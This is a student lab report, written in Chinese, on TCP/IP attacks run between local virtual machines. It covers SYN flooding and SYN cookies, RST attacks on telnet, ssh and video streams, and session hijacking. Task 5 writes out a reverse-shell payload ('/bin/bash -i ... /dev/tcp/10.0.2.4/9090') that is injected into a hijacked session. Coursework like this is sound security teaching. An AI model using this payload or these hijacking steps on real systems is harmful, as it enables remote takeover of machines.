**Lab4-report**

**TCP/IP Attack Lab**

**Name:范心宇**

**Student Number:57117129**

在本实验中，虚拟机A：10.0.2.5，作为客户端，虚拟机B：10.0.2.6，作为服务器，虚拟机M：10.0.2.4，作为攻击发起者。

**Task 1: SYN Flooding Attack**


* **实验目的**

实现TCP协议下的SYN报文泛洪攻击。


* **实验过程**

1. 首先测试正常情况下的telnet连接。

用虚拟机A连接虚拟机B：




观察虚拟机B的TCP连接状态：



可以看到大部分连接都处于LISTEN状态，与虚拟机A的telnet连接处在ESTABLISHED状态，telnet连接成功。

1. 断开连接后实施SYN泛洪攻击。


首先观察虚拟机B的half-open queue的大小并关闭SYN Rookie保护机制：




在虚拟机M上实施SYN泛洪攻击：



观察wireshark：



可以看到有大量的源IP地址不同的主机向虚拟机B的telnet服务器端口发送了SYN报文而没有回应的ACK，红色的报文为伪造的IP地址实际存在，其主机向虚拟机B返回的(RST,ACK)报文，通知虚拟机B关闭连接。



再次使用[netstat -tna]查看虚拟机B的TCP连接状态，可以发现有非常多的SYN\_RECV状态，说明telnet服务器端口只收到了SYN报文而没有收到ACY，于是处在了half-open的状态。




再通过虚拟机A向B发起telnet通信，此时无法连接到服务器，说明B上服务器资源真被占用。

1. 打开SYN Cookie再观察。


打开SYN Cookie：




实施攻击：



观察wireshark发现仍有大量SYN报文发送。



查看虚拟机B的TCP连接状态，发现同样有大量处于SYN\_RECV状态的连接。



但此时虚拟机A可以正常快速地连接虚拟机B的telnet服务，这是因为SYN Rookie保护机制生效了。

* **实验结论**

SYN洪泛攻击基于服务器开辟给half-open队列的存储空间有限这一缺陷。服务器每次收到SYN报文后ACK报文前会处于SYN\_RCV这一半开状态，为了记录谁给自己发送了SYN报文以便在ACK到来后打开正确的连接，服务器开辟出一定空间暂时存储本次连接的TCB信息，该存储空间有限，所以当攻击者无限不间断地发送SYN报文而不对服务器的SYN报文做出回应时，服务器就会存储大量TCB信息直到缓存满不再接收新的连接请求，导致拒绝服务攻击。SYN Rookie则是一项非常有效的防御措施，它取消了服务器对连接TCB信息的暂存，而是通过hash算法对发来的SYN报文进行摘要，摘要信息放在返回的ACK报文sequence字段，这样既能在客户返回的ACK报文中核实hash值是否正确(ack = seq + 1)，又能够对没有返回ACK的主机不予理睬，由于自身没有使用任何存储空间记录信息，所以不会再受到SYN洪泛攻击。

**Task 2: TCP RST Attacks on telnet and ssh Connections**


* **实验目的**

尝试使用TCP复位攻击破坏telnet和ssh连接。

* **实验过程**

1. 使用Netwox攻击telnet连接。

运行正常情况下的telnet服务：




使用Netwox发起攻击：






可以看到虚拟机A上telnet的TCP连接被关闭了。




退出后再尝试连接，可以发现每次尝试连接时都会被关闭，攻击成功。

1. 使用Netwox攻击ssh连接。

运行正常情况下的ssh服务：




使用Netwox发起攻击：




可以看到虚拟机A上的ssh连接被关闭了，且想要再次发起连接时请求也会被拒绝，攻击成功。

1. 使用Scapy构造数据包攻击telnet连接。

编写Python程序：



运行代码，观察虚拟机A的telnet连接：




可以看到当在虚拟机A上发送信息时，telnet连接自动断开，且断开后想要重连也会再被断开，攻击成功。

1. 使用Scapy构造数据包攻击ssh连接。

稍微修改代码，将过滤器中23号端口改为ssh的22号：



再次运行代码，观察虚拟机A的ssh连接：



可以看到虚拟机A无法连接虚拟机B的ssh服务，攻击成功。

* **实验结论**

从本实验中可以看到，由于TCP连接设置有RESET重置选项，一旦攻击者可以获取通信双方的IP与port以及seq与ack号，就可以成功伪造TCP RST报文，发送给其中一方就可以有效终止通信，如果编写成自动嗅探与伪造的程序，则可以一直阻止双方的通信。

**Task 3: TCP RST Attacks on Video Streaming Applications**

* **实验目的**

对一个网页视频媒体进行TCP复位攻击。


* **实验过程**

对虚拟机A实行TCP复位攻击，阻止其视频数据传输。

实施攻击：



可以看到网页的变化：



* **实验结论**

TCP复位攻击对一切基于TCP协议的上层应用都可能造成威胁，攻击者只需要知道通信双方的IP, port, seq以及ack，实施起来也非常方便，只需要将TCP报文RST字段置1。

**Task 4: TCP Session Hijacking**


* **实验目的**


实施TCP会话劫持攻击。

* **实验过程**

1. 使用Netwox实施攻击。


在虚拟机A上访问虚拟机B的telnet服务，并使用wireshark观察：






可以看到虚拟机A使用的是60656端口，当前seq为1340960186，ack为3934784411。

使用Netwox进行攻击：






观察虚拟机B：



虚拟机B上abc文件并未被删除，但虚拟机A命令行已无法再输入数据，陷入死锁。


1. 使用Scapy构造数据包进行攻击。

编写一个spoof程序：



该程序传递的数据用于删除/home/seed/目录下的abc文件。

执行程序，观察虚拟机A与虚拟机B的情况：



可以看到虚拟机B上的abc文件成功被删除。





而在虚拟机A上输入的命令不再能被执行且陷入死锁，等待一段时间后TCP连接自动终止。

* **实验结论**

根据本次实验，可以看到TCP协议存在会话被劫持与注入的风险，攻击者只要获取通信双方的IP, port, seq, ack等基本信息，就可以伪造一方的数据发给另一方，从而在接收方机器中注入自己的数据。但是在执行了TCP会话劫持攻击后，通信双方的TCP连接很可能会出现问题不再可以进行对话，这是因为我们注入的报文打乱了(SEQ, ACK)的逻辑顺序。发送方A将收到接收方B的超前ACK（因为我们的注入增加了数据），由于A收到了B对自己还未发送的数据的ACK，那么它认为这是错误的就丢弃，B却会不断发送该ACK想要收到后面的数据；而接收方B将收到发送方A的滞后SEQ，由于B收到A发来的SEQ是自己已有的数据，那么它认为这是重复的也会丢弃，A却因为没有收到B对该SEQ的ACK而不断重复发送该段数据，于是双方陷入了死锁，TCP连接出现问题。

**Task 5: Creating Reverse Shell using TCP Session Hijacking**


* **实验目的**

利用TCP会话劫持攻击创建逆向shell。

* **实验过程**

1. 虚拟机A与虚拟机B建立telnet连接。

这是我们要劫持的TCP会话，攻击者需要将代码注入到作为服务器的虚拟机B的终端。首先先让A与B进行telnet连接：



A与B之间成功连接telnet。

1. 打开虚拟机M上的netcat服务。


因为进行逆向shell攻击后，受害者服务器会将标准输入输出都重定向到TCP连接上，所以我们需要先在作为攻击者的虚拟机M上打开一个TCP连接端口，这里使用netcat，可以直接显示输入输出的指令。打开netcat：




1. 实施TCP会话劫持攻击。

修改上一个实验的代码，将注入的数据部分修改为"\n/bin/bash -i 1>/dev/tcp/10.0.2.4/9090 0<&1 2>&1\n"，打开一个bash，并将其标准输入输出以及错误报告重定向到攻击者的TCP连接上，也就是我们上面打开的netcat。执行代码：







在虚拟机A上输入足够的字符后不再能够输入与执行，说明触发了攻击。观察虚拟机B的情况：




在虚拟机B中输入命令不再被执行，这是因为此时数据的标准输入输出已经不在该bash中，而是被导向了TCP连接，传输到虚拟机M上。再查看此时虚拟机M的情况：




可以看到多出了一个命令行，我们可以在其中输入命令查看信息。


1. 在命令行中进行测试。



可以看到此时在命令行键入ifconfig查询IP信息，输出的IP地址为10.0.2.6，是受害者虚拟机B的IP地址，说明我们现在进行操作的是虚拟机B的bash界面。



查看bash进程的文件描述符信息，可以看到标准输入输出都被重定向到了socket套接字上，也就是我们netcat服务的TCP连接。



攻击成功，可以利用该命令行进行进一步的攻击，如可以查看用户密码。

* **实验结论**

利用TCP会话劫持攻击，可以进一步在受害者主机上实现逆向shell，从而从攻击者的主机上就可以控制受害者主机的终端shell，在其中输入命令达到自己想要的结果，非常方便。这一攻击（逆向shell）主要依赖于bash程序可以将输入输出重定向到TCP连接这一功能，重定向到TCP连接也就给本机以外的计算机系统提供了进入本机的渠道，尤其是I/O这种具有影响性的操作，攻击者掌握后可以向主机注入自己想要注入的代码，非常危险。